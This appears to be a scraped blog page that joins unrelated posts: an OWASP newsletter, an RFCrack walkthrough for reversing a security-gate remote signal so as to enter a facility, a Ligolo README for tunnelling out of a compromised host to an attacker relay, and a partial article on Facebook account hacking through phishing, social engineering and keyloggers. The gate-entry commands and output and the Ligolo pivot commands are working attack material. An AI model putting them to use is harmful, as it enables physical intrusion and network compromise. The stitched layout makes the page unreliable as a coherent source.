Wednesday, June 03, 2020

November 2019 Connector

OWASP
Connector
November 2019

COMMUNICATIONS


Letter from the Vice-Chairman

Dear OWASP Community, 

Preparation for next year's conferences is underway. I had the pleasure of meeting people from our community at a recent ISACA Ireland event where I had an OWASP stand. I also had lots of swag to give away, loads left which I plan to share out amongst the community. 

I was on a call recently with both WIA leadership and a number of individuals looking to broaden our diversity reach, forming DIA (diversity in AppSec). This was a positive call and I look forward to reviewing their proposal under the committee 2.0 operating model.

I'd like to thank our volunteers, chapter and project leaders for making OWASP what it is today. We wouldn't have a foundation without you. We always want to make things better, to this end, it would be great if you could fill out the following feedback form.

Thank you, 
Owen Pendlebury, Vice-Chairman

FROM THE EXECUTIVE DIRECTOR


As we wind down 2019, we are planning lots of new opportunities to get involved with OWASP next year. The current working draft of the 2020 Operating Plan can be found on our staging site for our new website which is planned to launch next month.
 
Some of the highlights for 2020:
  • Quarterly Town Hall meetings.
  • Two Project Summits - the first in February 2020
  • Pilot single-day AppSec Days worldwide to offer local training and community.
We are also set to further increase the transparency of the daily workings of OWASP through our Staff Projects page. The pages linked there will always be a work in progress; some of which today are still only templates but still a great resource to know what's going on at OWASP.

All of this which adds to our Global and Regional Events, ongoing local chapter support, and other member activities. Our plans are ambitious and we look forward to your continued support this and every month as we look to better secure the web.


OWASP Foundation Global AppSec Event Dates for 2020

Global AppSec Dublin, June 15 - 19, 2020
(Formerly known as AppSec EU)
Sponsorship is now available
Call for Papers & Call for Training December 2019
 
Global AppSec San Francisco, October 19 - 23, 2020
(Formerly known as AppSec US)
CFP &  CFT February 2020

** Visit our website for future announcements.**
NEW OWASP Project Summit - Winter 2020
February 2020 in Cancun, Mexico

 
The OWASP Foundation will host a three-day working session for FIVE selected projects in Cancun, Mexico, February 2020. Arrival day will be Wednesday the 19th and departures will be the 23rd. Projects must apply and then get selected to participate. The application process will require project meeting goals, work plans, key contributors, and expected attendance. The OWASP Foundation Officers Group will make the final selection. For more information click here. 

You can also email Emily Berman Global Events Director or Harold Blankenship Director of Technology and Projects.
Announcing a New Opportunity to become part of a Global AppSec Program Team
 
Conference Program Teams are constituted for each Global AppSec event and consists of members of OWASP members and staff. The selection of team members is based on subject-matter expertise and a balanced representation of the OWASP community. For planning purposes, team members shall reside on the continent of the Global AppSec for which they serve. Teams are constituted no later than six months prior to the Global AppSec event.

To apply to become a member of the Conference Program Team click here.


We are so excited to announce that both the London OWASP and WIA community have been asked to speak at BlackHat Europe 2019 on Wednesday 4 December at the EXCEL London.   Andra Lezza is leading the panel of women to "Share insights gained at different stages of their careers to help other women in the field."  Thank you, Andra, for leading the initiative and also to Sonya Moisset, Bibi Sanjarani, Katy Anton and Lauren Chiesa for volunteering to be part of the panel.  Also from the OWASP Community and a London Chapter Leader Sam Stepanyan and Paul Harragan.  Sam and Pau will be presenting a more in-depth demo on the OWASP Nettacker.  Good luck to all the speakers have a great conference.

I would like to encourage all of the OWASP community that will be attending BlackHat Europe to please make every effort to attend and support our fellow OWASP members Wednesday, 4 December 2019. (Click to view the schedule details.)

OWASP Members don't forget you are eligible for € 200.00 discount, email marketing@owasp.org for code to use when registering.


BlackHat Europe has extended an invitation to our London WIA community  to  lead a panel to "Share insights gained at different stages of their careers that could help other women in the field."  Thank you to Andra Lezza for leading this initiative and Sonya Moisset, Bibi Sanjarani, Katy Anton and Lauren Chiesa for volunteering to be part of the panel and to contribute.  Good luck I am sure your session will be a huge success.

BlackHat Europe 2019 London at EXCEL London
2019 December 2-5 
The OWASP Booth 1015
Business Hall December 4 & 5 
December 4, 10:30 AM - 7:00 PM
December 5: 10:00 AM - 4:00 PM

EVENTS 

You may also be interested in one of our other affiliated events:


REGIONAL EVENTS
Event DateLocation
German OWASP Day 2019 December 10, 2019 Karlsruhe, Germany
AppSec California 2020 January 21 - 24, 2020 Santa Monica, CA
OWASP New Zealand Day 2020 February 20 - 21, 2020 Auckland, New Zealand
OWASP Seasides March 3 - 5, 2020 Panjim Goa, India
SnowFROC 2020 March 5, 2020 Denver, CO
AppSec Morocco & Africa 2020 June 4 - 5, 2020 Rabat, Morocco

GLOBAL PARTNERSHIP EVENTS
Event Date Location
BlackHat Europe 2019 December 2 - 5, 2019 London

PROJECTS


As the foundation moves toward the migration of the OWASP web presence from the old wiki site to our new Github-hosted home, some of you may still have questions regarding what to move and how to move it. Essentially, if you have a chapter page or project page and you have not migrated it to the new website, that would be first. Steps on what to do and what is needed can be found at https://www2.owasp.org/migration There are also some minor instructions on the default project or chapter page itself. And if you are wondering where that page is located, you can go to https://github.com/OWASP and type your chapter name in the repository search bar. If your project or chapter is not there, contact me. Lastly, there are a number of excellent examples already done by other leaders (also linked on the migration page).

And, as a precaution, you should click over into the 'Settings' of your repository and then click the 'Collaborators & teams' link on the left menu and check to make sure that the usernames added to Collaborators match what you expect.  Having someone you do not know edit your web page without your knowledge is no longer the expected behavior.

Some resources, mostly for projects, have been uploaded to the OWASP Site Theme Repository and can be linked to via the /assets/image/common/<file> URL.

After your chapter or project page is done, there is a www-community repository which would include any files from the wiki that are not currently in a project or chapter or board/staff policy area.  For instance, there are pages there for GSoC and XSS and CSRF.  A list of the top pages that need to be migrated can be found attached to one of the TODO cards on our website migration Trello board which you are invited to join if you want to help migrate loose pages and/or perform some automation work.

Our current plan can be found on the Website Relaunch project page.

PROJECT ANNOUNCEMENT

As part of OWASP's participation in Google's Season of Docs, the ZAP project has had Nirojan Selvanathan (@sshniro)  working on API documentation.  The first iteration of the documentation is now live.  It includes Java, Python, and shell
example snippets all presented in a responsive and accessible design which we will continue to build on in the future.

Big thanks to Nirojan for his efforts on this wonderful initiative!
Congratulations and thanks to Google Open Source for helping to bring the open-source and technical writer communities together!

COMMUNITY

 
Welcome to our New OWASP Chapters

Colombo, Sri Lanka
Des Moines, IA
Harrisburg, PA
Louisville, KY
Monterrey, Brazil
Moscow, Russia


Contributor Corporate Members


*Ads and logos are not endorsements and reflect the messages of the advertiser only. *
Join us
Donate
Our mailing address is:
OWASP Foundation 
1200-C Agora Drive, #232
Bel Air, MD 21014  
Contact Us
Unsubscribe


This email was sent to *|EMAIL|*
why did I get this?    unsubscribe from this list    update subscription preferences
*|LIST:ADDRESSLINE|*

Hacking Everything With RF And Software Defined Radio - Part 3


Reversing Device Signals with RFCrack for Red Teaming


This blog was researched and automated by:
@Ficti0n 
@GarrGhar 
Mostly because someone didn't want to pay for a new clicker that was lost LOL

Websites:
Console Cowboys: http://consolecowboys.com 
CC Labs: http://cclabs.io

CC Labs Github for RFCrack Code:
https://github.com/cclabsInc/RFCrack


Contrived Scenario: 

Bob was tasked to break into XYZ  corporation, so he pulled up the facility on google maps to see what the layout was. He was looking for any possible entry paths into the company headquarters. Online maps showed that the whole facility was surrounded by a security access gate. Not much else could be determined remotely so bob decided to take a drive to the facility and get a closer look. 

Bob parked down the street in view of the entry gate. Upon arrival he noted the gate was un-manned and cars were rolling up to the gate typing in an access code or simply driving up to the gate as it opening automatically.  Interestingly there was some kind of wireless technology in use. 

How do we go from watching a car go through a gate, to having a physical device that opens the gate?  

We will take a look at reversing a signal from an actual gate to program a remote with the proper RF signal.  Learning how to perform these steps manually to get a better understanding of how RF remotes work in conjunction with automating processes with RFCrack. 

Items used in this blog: 

Garage Remote Clicker: https://goo.gl/7fDQ2N
YardStick One: https://goo.gl/wd88sr
RTL SDR: https://goo.gl/B5uUAR


Walkthrough Video: 


Remotely sniffing signals for later analysis: 

In the the previous blogs, we sniffed signals and replayed them to perform actions. In this blog we are going to take a look at a signal and reverse it to create a physical device that will act as a replacement for the original device. Depending on the scenario this may be a better approach if you plan to enter the facility off hours when there is no signal to capture or you don't want to look suspicious. 

Recon:

Lets first use the scanning functionality in RFCrack to find known frequencies. We need to understand the frequencies that gates usually use. This way we can set our scanner to a limited number of frequencies to rotate through. The smaller rage of frequencies used will provide a better chance of capturing a signal when a car opens the target gate. This would be beneficial if the scanning device is left unattended within a dropbox created with something like a Kali on a Raspberry Pi. One could access it from a good distance away by setting up a wifi hotspot or cellular connection.

Based on research remotes tend to use 315Mhz, 390Mhz, 433Mhz and a few other frequencies. So in our case we will start up RFCrack on those likely used frequencies and just let it run. We can also look up the FCID of our clicker to see what Frequencies manufactures are using. Although not standardized, similar technologies tend to use similar configurations. Below is from the data sheet located at https://fccid.io/HBW7922/Test-Report/test-report-1755584 which indicates that if this gate is compatible with a universal remote it should be using the 300,310, 315, 372, 390 Frequencies. Most notably the 310, 315 and 390 as the others are only on a couple configurations. 


RFCrack Scanning: 

Since the most used ranges are 310, 315, 390 within our universal clicker, lets set RFCrack scanner to rotate through those and scan for signals.  If a number of cars go through the gate and there are no captures we can adjust the scanner later over our wifi connection from a distance. 

Destroy:RFCrack ficti0n$ python RFCrack.py -k -f 310000000 315000000 390000000
Currently Scanning: 310000000 To cancel hit enter and wait a few seconds

Currently Scanning: 315000000 To cancel hit enter and wait a few seconds

Currently Scanning: 390000000 To cancel hit enter and wait a few seconds

e0000000000104007ffe0000003000001f0fffe0fffc01ff803ff007fe0fffc1fff83fff07ffe0007c00000000000000000000000000000000000000000000e0007f037fe007fc00ff801ff07ffe0fffe1fffc3fff0001f00000000000000000000000000000000000000000000003809f641fff801ff003fe00ffc1fff83fff07ffe0fffc000f80000000000000000000000000000000000000000000003c0bff01bdf003fe007fc00ff83fff07ffe0fffc1fff8001f0000000000000000000000000000000000000000000000380000000000000000002007ac115001fff07ffe0fffc000f8000000000000000000000000000000000000000
Currently Scanning: 433000000 To cancel hit enter and wait a few seconds


Example of logging output: 

From the above output you will see that a frequency was found on 390. However, if you had left this running for a few hours you could easily see all of the output in the log file located in your RFCrack/scanning_logs directory.  For example the following captures were found in the log file in an easily parseable format: 

Destroy:RFCrack ficti0n$ cd scanning_logs/
Destroy:scanning_logs ficti0n$ ls
Dec25_14:58:45.log Dec25_21:17:14.log Jan03_20:12:56.log
Destroy:scanning_logs ficti0n$ cat Dec25_21\:17\:14.log
A signal was found on :390000000
c0000000000000000000000000008000000000000ef801fe003fe0fffc1fff83fff07ffe0007c0000000000000000000000000000000000000000000001c0000000000000000050003fe0fbfc1fffc3fff83fff0003e00000000000000000000000000000000000000000000007c1fff83fff003fe007fc00ff83fff07ffe0fffc1fff8001f00000000000000000000000000000000000000000000003e0fffc1fff801ff003fe007fc1fff83fff07ffe0fffc000f80000000000000000000000000000000000000000000001f07ffe0dffc00ff803ff007fe0fffc1fff83fff07ffe0007c000000000000000000000000000000000000000000
A signal was found on :390000000
e0000000000104007ffe0000003000001f0fffe0fffc01ff803ff007fe0fffc1fff83fff07ffe0007c00000000000000000000000000000000000000000000e0007f037fe007fc00ff801ff07ffe0fffe1fffc3fff0001f00000000000000000000000000000000000000000000003809f641fff801ff003fe00ffc1fff83fff07ffe0fffc000f80000000000000000000000000000000000000000000003c0bff01bdf003fe007fc00ff83fff07ffe0fffc1fff8001f0000000000000000000000000000000000000000000000380000000000000000002007ac115001fff07ffe0fffc000f8000000000000000000000000000000000000000


Analyzing the signal to determine toggle switches: 

Ok sweet, now we have a valid signal which will open the gate. Of course we could just replay this and open the gate, but we are going to create a physical device we can pass along to whoever needs entry regardless if they understand RF. No need to fumble around with a computer and look suspicious.  Also replaying a signal with RFCrack is just to easy, nothing new to learn taking the easy route. 

The first thing we are going to do is graph the capture and take a look at the wave pattern it creates. This can give us a lot of clues that might prove beneficial in figuring out the toggle switch pattern found in remotes. There are a few ways we can do this. If you don't have a yardstick at home you can capture the initial signal with your cheap RTL-SDR dongle as we did in the first RF blog. We could then open it in audacity. This signal is shown below. 


Let RFCrack Plot the Signal For you: 

The other option is let RFCrack help you out by taking a signal from the log output above and let RFCrack plot it for you.  This saves time and allows you to use only one piece of hardware for all of the work.  This can easily be done with the following command: 

Destroy:RFCrack ficti0n$ python RFCrack.py -n -g -u 1f0fffe0fffc01ff803ff007fe0fffc1fff83fff07ffe0007c
-n = No yardstick attached
-g = graph a single signal
-u = Use this piece of data


From the graph output we see 2 distinct crest lengths and some junk at either end we can throw away. These 2 unique crests correspond to our toggle switch positions of up/down giving us the following 2 possible scenarios using a 9 toggle switch remote based on the 9 crests above: 

Possible toggle switch scenarios:

  1. down down up up up down down down down
  2. up up down down down up up up up 

Configuring a remote: 

Proper toggle switch configuration allows us to program a universal remote that sends a signal to the gate. However even with the proper toggle switch configuration the remote has many different signals it sends based on the manufacturer or type of signal.  In order to figure out which configuration the gate is using without physically watching the gate open, we will rely on local signal analysis/comparison.  

Programming a remote is done by clicking the device with the proper toggle switch configuration until the gate opens and the correct manufacturer is configured. Since we don't have access to the gate after capturing the initial signal we will instead compare each signal from he remote to the original captured signal. 


Comparing Signals: 

This can be done a few ways, one way is to use an RTLSDR and capture all of the presses followed by visually comparing the output in audacity. Instead I prefer to use one tool and automate this process with RFCrack so that on each click of the device we can compare a signal with the original capture. Since there are multiple signals sent with each click it will analyze all of them and provide a percent likelihood of match of all the signals in that click followed by a comparing the highest % match graph for visual confirmation. If you are seeing a 80-90% match you should have the correct signal match.  

Note:  Not every click will show output as some clicks will be on different frequencies, these don't matter since our recon confirmed the gate is communicating on 390Mhz. 

In order to analyze the signals in real time you will need to open up your clicker and set the proper toggle switch settings followed by setting up a sniffer and live analysis with RFCrack: 

Open up 2 terminals and use the following commands: 

#Setup a sniffer on 390mhz
  Setup sniffer:      python RFCrack.py -k -c -f 390000000.     
#Monitor the log file, and provide the gates original signal
  Setup Analysis:     python RFCrack.py -c -u 1f0fffe0fffc01ff803ff007fe0fffc1fff83fff07ffe0007c -n.  

Cmd switches used
-k = known frequency
-c = compare mode
-f = frequency
-n = no yardstick needed for analysis

Make sure your remote is configured for one of the possible toggle configurations determined above. In the below example I am using the first configuration, any extra toggles left in the down position: (down down up up up down down down down)


Analyze Your Clicks: 

Now with the two terminals open and running click the reset switch to the bottom left and hold till it flashes. Then keep clicking the left button and viewing the output in the sniffing analysis terminal which will provide the comparisons as graphs are loaded to validate the output.  If you click the device and no output is seen, all that means is that the device is communicating on a frequency which we are not listening on.  We don't care about those signals since they don't pertain to our target. 

At around the 11th click you will see high likelihood of a match and a graph which is near identical. A few click outputs are shown below with the graph from the last output with a 97% match.  It will always graph the highest percentage within a click.  Sometimes there will be blank graphs when the data is wacky and doesn't work so well. This is fine since we don't care about wacky data. 

You will notice the previous clicks did not show even close to a match, so its pretty easy to determine which is the right manufacture and setup for your target gate. Now just click the right hand button on the remote and it should be configured with the gates setup even though you are in another location setting up for your test. 

For Visual of the last signal comparison go to ./imageOutput/LiveComparison.png
----------Start Signals In Press--------------
Percent Chance of Match for press is: 0.05
Percent Chance of Match for press is: 0.14
Percent Chance of Match for press is: 0.12
----------End Signals In Press------------
For Visual of the last signal comparison go to ./imageOutput/LiveComparison.png
----------Start Signals In Press--------------
Percent Chance of Match for press is: 0.14
Percent Chance of Match for press is: 0.20
Percent Chance of Match for press is: 0.19
Percent Chance of Match for press is: 0.25
----------End Signals In Press------------
For Visual of the last signal comparison go to ./imageOutput/LiveComparison.png
----------Start Signals In Press--------------
Percent Chance of Match for press is: 0.93
Percent Chance of Match for press is: 0.97
Percent Chance of Match for press is: 0.90
Percent Chance of Match for press is: 0.88
Percent Chance of Match for press is: 0.44
----------End Signals In Press------------
For Visual of the last signal comparison go to ./imageOutput/LiveComparison.png


Graph Comparison Output for 97% Match: 


Conclusion: 


You have now walked through successfully reversing a toggle switch remote for a security gate. You took a raw signal and created a working device using only a Yardstick and RFCrack.  This was just a quick tutorial on leveraging the skillsets you gained in previous blogs in order to learn how to analyze  RF signals within embedded devices. There are many scenarios these same techniques could assist in.  We also covered a few new features in RF crack regarding logging, graphing and comparing signals.  These are just a few of the features which have been added since the initial release. For more info and other features check the wiki. 

Related articles


  1. Pentest Active Directory
  2. Pentest Environment
  3. Hacker On Computer
  4. Pentest Linux
  5. Pentest Firewall
  6. Hackerone
  7. Hacking Health
  8. Hacking Wifi
  9. Pentest Web Application
  10. Hacking Forums
  11. Hacking Programs
  12. Hackintosh
  13. Pentesting And Ethical Hacking
  14. Pentest Iso
  15. Hacker News
  16. Pentest Firewall
  17. Pentest Example Report
  18. Pentest Guide

Ligolo - Reverse Tunneling Made Easy For Pentesters, By Pentesters


Ligolo is a simple and lightweight tool for establishing SOCKS5 or TCP tunnels from a reverse connection in complete safety (TLS certificate with elliptical curve).
It is comparable to Meterpreter with Autoroute + Socks4a, but more stable and faster.

Use case
You compromised a Windows / Linux / Mac server during your external audit. This server is located inside a LAN network and you want to establish connections to other machines on this network.
Ligolo can setup a tunnel to access internal server's resources.

Quick Demo
Relay of a RDP connection using Proxychains (WAN).


Performance
Here is a screenshot of a speedtest between two 100mb/s hosts (ligolo / localrelay). Performance may vary depending on the system and network configuration.


Usage

Setup / Compiling
Make sure Go is installed and working.
  1. Get Ligolo and dependencies
cd `go env GOPATH`/src
git clone https://github.com/sysdream/ligolo
cd ligolo
make dep
  1. Generate self-signed TLS certificates (will be placed in the certs folder)
make certs TLS_HOST=example.com
NOTE: You can also use your own certificates by using the TLS_CERT make option when calling build. Example: make build-all TLS_CERT=certs/mycert.pem.
  1. Build
  • 3.1. For all architectures
make build-all
  • 3.2. (or) For the current architecture
make build

How to use?
Ligolo consists of two modules:
  • localrelay
  • ligolo
Localrelay is intended to be launched on the control server (the attacker server).
Ligolo is the program to run on the target computer.
For localrelay, you can leave the default options. It will listen on every interface on port 5555 and wait for connections from ligolo (-relayserver parameter).
For ligolo, you must specify the IP address of the relay server (or your attack server) using the -relayserver ip:port parameter.
You can use the -h option for help.
Once the connection has been established between Ligolo and LocalRelay, a SOCKS5 proxy will be set up on TCP port 1080 on the relay server (you can change the TCP address/port using the -localserver option).
After that, all you have to do is use your favorite tool (Proxychains for example), and explore the client's LAN network.

TL;DR
On your attack server.
./bin/localrelay_linux_amd64
On the compromise host.
> ligolo_windows_amd64.exe -relayserver LOCALRELAYSERVER:5555
Once the connection is established, set the following parameters on the ProxyChains config file (On the attack server):
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
Profit.
$ proxychains nmap -sT 10.0.0.0/24 -p 80 -Pn -A
$ proxychains rdesktop 10.0.0.123

Options
Localrelay options:
Usage of localrelay:
-certfile string
The TLS server certificate (default "certs/server.crt")
-keyfile string
The TLS server key (default "certs/server.key")
-localserver string
The local server address (your proxychains parameter) (default "127.0.0.1:1080")
-relayserver string
The relay server listening address (the connect-back address) (default "0.0.0.0:5555")
Ligolo options:
Usage of ligolo:
-autorestart
Attempt to reconnect in case of an exception
-relayserver string
The relay server (the connect-back address) (default "127.0.0.1:5555")
-skipverify
Skip TLS certificate pinning verification
-targetserver string
The destination server (a RDP client, SSH server, etc.) - when not specified, Ligolo starts a socks5 proxy server

Features
  • TLS 1.3 tunnel with TLS pinning
  • Multiplatforms (Windows / Linux / Mac / ...)
  • Multiplexing (1 TCP connection for all flows)
  • SOCKS5 proxy or simple relay

To Do
  • Better timeout handling
  • SOCKS5 UDP support
  • Implement mTLS

Credits
  • Nicolas Chatelain <n.chatelain -at- sysdream.com>


via KitPloitMore info

WHO IS ETHICAL HACKER

Who is hacker?
A hacker is a Creative person and a creative Programmer,who have knowledge about Networking,Operating system,hacking & a best creative social engineer who control anyone's mind he is also a knowledgeable person.
Hacker are the problem solver and tool builder.

                                OR

A hacker is an individual who uses computer, networking and other skills to overcome a technical problem but it often refers to a person who uses his or her abilities to gain unauthorized access to system or networks in  order to commit crimes. 


Continue reading


12 Ways To Hack Facebook Account Passwords And Its Proeven Tion Techques 2020

        12 Ways to hack facebook accounts         

"Hack Facebook" is one of the most searched and hot topics around the Internet, like Gmail hacker. We have prepared a detailed list of how hackers can hack someone's Facebook account easily in just a few minutes and how can we prevent the same.

Being a FB white hat hacker, I get following questions frequently from people:

  • Can you refer any reliable Facebook hacker? (After me denying their hacking request 😛 )
  • Is there any online FB cracker tool?
  • Where can I get FB hacking software?
  • Is there any free password finder?
  • How can I hack someone's Facebook account easily?

To the best of my knowledge, there is no hacking tool. You won't be able to find it anywhere. However, you will find many websites claiming that they are providing free hack tool (either online or offline), but you cannot download the password file without completing a survey. Even after going through a tiresome process of completing a survey, you would have got nothing in the end. These things are posted only with the intention of making money. Don't waste your precious time in searching such hack tool.


If you want to know how hackers can hack someone's FB account, please go ahead and read the techniques listed below. The most successful method among all of these techniques is phishing. Phishing enables someone with no or little technical knowledge to hack account's password easily in just a few minutes.

Some of the techniques listed below are not applicable only to FB but also to all daily used internet websites, such as Google, Twitter, Yahoo etc.

You won't be vulnerable to hacking if you understand how hacking works

This article is written with the aim of educating people about how hacking works and how should they prevent it. Please don't use these techniques for malicious purposes.

1 Phishing

Phishing is the most common technique used for hacking FB passwords. It is very easy for someone who is having little technical knowledge to get a phishing page done. That is why phishing is so popular. Many people have become a victim of Phishing page due to its trustworthy layout and appearance.

How does phishing work?

In simple words, phishing is a process of creating a duplicate copy of the reputed website's page with the intention of stealing user's password, or other sensitive information like credit card details. In our topic, it means creating a page which perfectly looks like FB login page but in a different URL like fakebook.com, or faecbook.com, or any URL that pretends to be legit. When a user lands on such a page, he/she may think that is the real Facebook login page, asking him/her to provide his/her username and password. So, the people who do not find phishing page suspicious are going to enter their username & password. The password information will be sent to the hacker who created the phishing page. At the same time, the victim gets redirected to original FB page.


Example: John is a programmer. He creates an FB login page with some scripts that enable him to get the username and password information. John puts this fake login page in https://www.facebouk.com/make-money-online-tricks. Peter is a friend of John. John sends a message to Peter, "Hey Peter, I have found a free trick to make money online, you should definitely take a look at https://www.facebouk.com/make-money-online-tricks-free". Peter navigates to the link and see a FB login page. As usual, Peter enters his username and password on it.

The hacking part

The username and password of Peter is sent to John and Peter is redirected to a money making tips page https://www.facebouk.com/make-money-online-tricks-tips-free.html. That's all; Peter's Facebook account is hacked.

Please note that phishing is done by a third person through emails; that is how it happens most of the time. So always beware of phishing emails, else you may lose your Facebook account, or credit card details, or any other sensitive data. Learn more about phishing.

How can you protect yourself against online FB phishing?

Hackers can reach you in many ways; email, personal messages, FB messages, website ads etc. Clicking any links from these messages will lead you to a FB login page. Whenever you find an FB login page, you should note only one thing which is URL. Because nobody can spoof/use Facebook URL except when there are some XSS zero-day vulnerabilities, but that's very rare.

  1. What is the URL you see in browser address bar? 
  2. Is that really https://www.facebook.com/ (Trailing slash is very important since it is the only separator in Google chrome to distinguish domain and subdomain. Check out the below examples to know the difference)? 
  3. Is there a green color secure symbol (HTTPS) provided in the address bar?

Bearing these questions in mind should prevent you from the hacking of online phishing pages. Also, see the below examples of phishing pages.

Some super perfect phishing pages

Facebook Perfect Phishing Page
Phishing Page – Note the misleading URL

Most of the people won't suspect this page (snapshot given above) since there is an https prefix with a green color secure icon and also there is no mistake in www.facebook.com. But, this is a phishing page. How? Note the URL correctly. It is https://www.facebook.com.infoknown.com. So, www.facebook.com is a sub-domain of infoknown.com. Google Chrome does not differentiate the sub-domain and domain, unlike Firefox does.

One can obtain SSL Certificates (HTTPS) from many online vendors. A few vendors give SSL Certificate for Free for 1 year. It is not a big deal for a novice to create a perfect phishing page like the one given above. So, beware of it.

Phishing Someone's Facebook Account Password
Phishing Page – Note the misleading URL.

This is a normal FB Phishing page with some modification in the word Facebook.


2 Social Engineering

This is the second most common technique for hacking Facebook accounts. In fact, this method shouldn't come under Hacking, since much knowledge is not required for this method. I am listing this method under hacking to ensure the list of most common techniques used for FB account hacking in their respective order. Social engineering is basically a process of gathering information about someone, whose account you need to hack. The information may be his/her date of birth, mobile number, boyfriend/girlfriend's mobile number, nickname, mother's name, native place etc.

How does Social Engineering work?

Security Question

Facebook-Social-Engineering-Security-Question
FB-Social-Engineering-Security-Question

Many websites have a common password reset option called Security Question. Most common security questions are :

What is your nickname?

Who is your first-grade teacher?

What is your native place?

or


Any custom questions defined by the user.

Obtaining such information from the respective people may let us hack into their account. So, if anyone comes to know the answer to it, they will be able to hack your account using forgot password option.

Most Common and Weak Passwords

Security Question does not let you get into others FB account easily. But, setting a weak password could easily allow any of your friends to hack your account.

What is a weak password? 

A password that is easily guessable by a third person is known as a weak password.

Most common passwords
  • Mobile Number
  • Nickname / Name and Date of Birth Conjunction
  • Boy Friend's Mobile Number / Girl Friend's Mobile Number – Most of the lovers 😛
  • Girl Friend's / Boy Friend's Name – Most of the lovers 😛
  • Boy or Girl Friend Name Combination
  • Bike Number
  • Unused / Old Mobile Number
  • Pet Name
  • Closest Person Name (can be friends too)

Now, be honest and comment here if you are one of the people who have any one of the common passwords mentioned above. Please don't forget to change your password before making a comment 😉

How can you protect yourself from Social Engineering? 

Security Question

Don't have a weak or familiar security question/answer. Therefore, it should be known only to you. You can set your security question here. Fortunately, Facebook has a lockout period of 24 hours before giving access to the one who successfully answered the security question, meaning that the hacker cannot enter into your account until 24 hours. So you can prevent the hacking attempt by logging in to your account in the 24 hours lockout period.

Additionally, FB provides an option called "Login Alerts" under Facebook Security Settings. You should add your mobile or email there to get notified whenever your account is logged in to a new or unknown device.

Most Common and Weak Passwords

It is very simple. Change your password now if you have any one of the weak passwords stated above.


You might also be interested in hacking facebook fan page article
3 Plain Password Grabbing

insecure-plain-password-grabbing
This is another common method used to steal Facebook user's password. Most people are unaware of this method, but traditional hackers use this method to hack user accounts.

How does Plain Password Grabbing works? 

In this method, the Facebook hacker targets a particularly low-quality website, where the victim is a member and hacks their database to get the stored plain username & password of victim.

How could the hacker/attacker get access to Facebook?

Many of us use the same password for FB and also for some poor xyz.com. So, it is easy for a hacker to get your password through the low-quality poorxyz.com.

In another scenario, the hacker/attacker creates a website with the intention of getting victim's password, so when the victim registers his/her account using email and creates a password, those details will get stored in the database of the hacker/attacker. Thus hacker gets access to victim's account.

Common people, who use same email and password for these kinds of low-quality websites, may end up losing their Facebook account.

How can you protect yourself from Facebook Plain Password Grabbing? 

You should never trust the third party low-quality websites. Even passwords of popular websites, like LinkedIn, are insecure and vulnerable to hacking. So, never and ever trust the third party low-quality websites.


Most of the website developers are storing plain passwords in their database without even thinking about encryption or security. This makes Facebook hackers' job easy since the password is in plain text format.

Best way to prevent this method is to have a unique password at least for websites that you really trust. Don't use your FB password for any other website/portal, so your password will be safe .

4 Key Logger

Facebook-Hacking-Key-Loggers
A keylogger is a software tool used to record keystrokes on a computer or mobile device. This, in turn, records everything you type using your keyboard and store it for use. Generally, keyloggers are installed as application software in operating systems to track keystrokes, but there are hardware keyloggers as well.

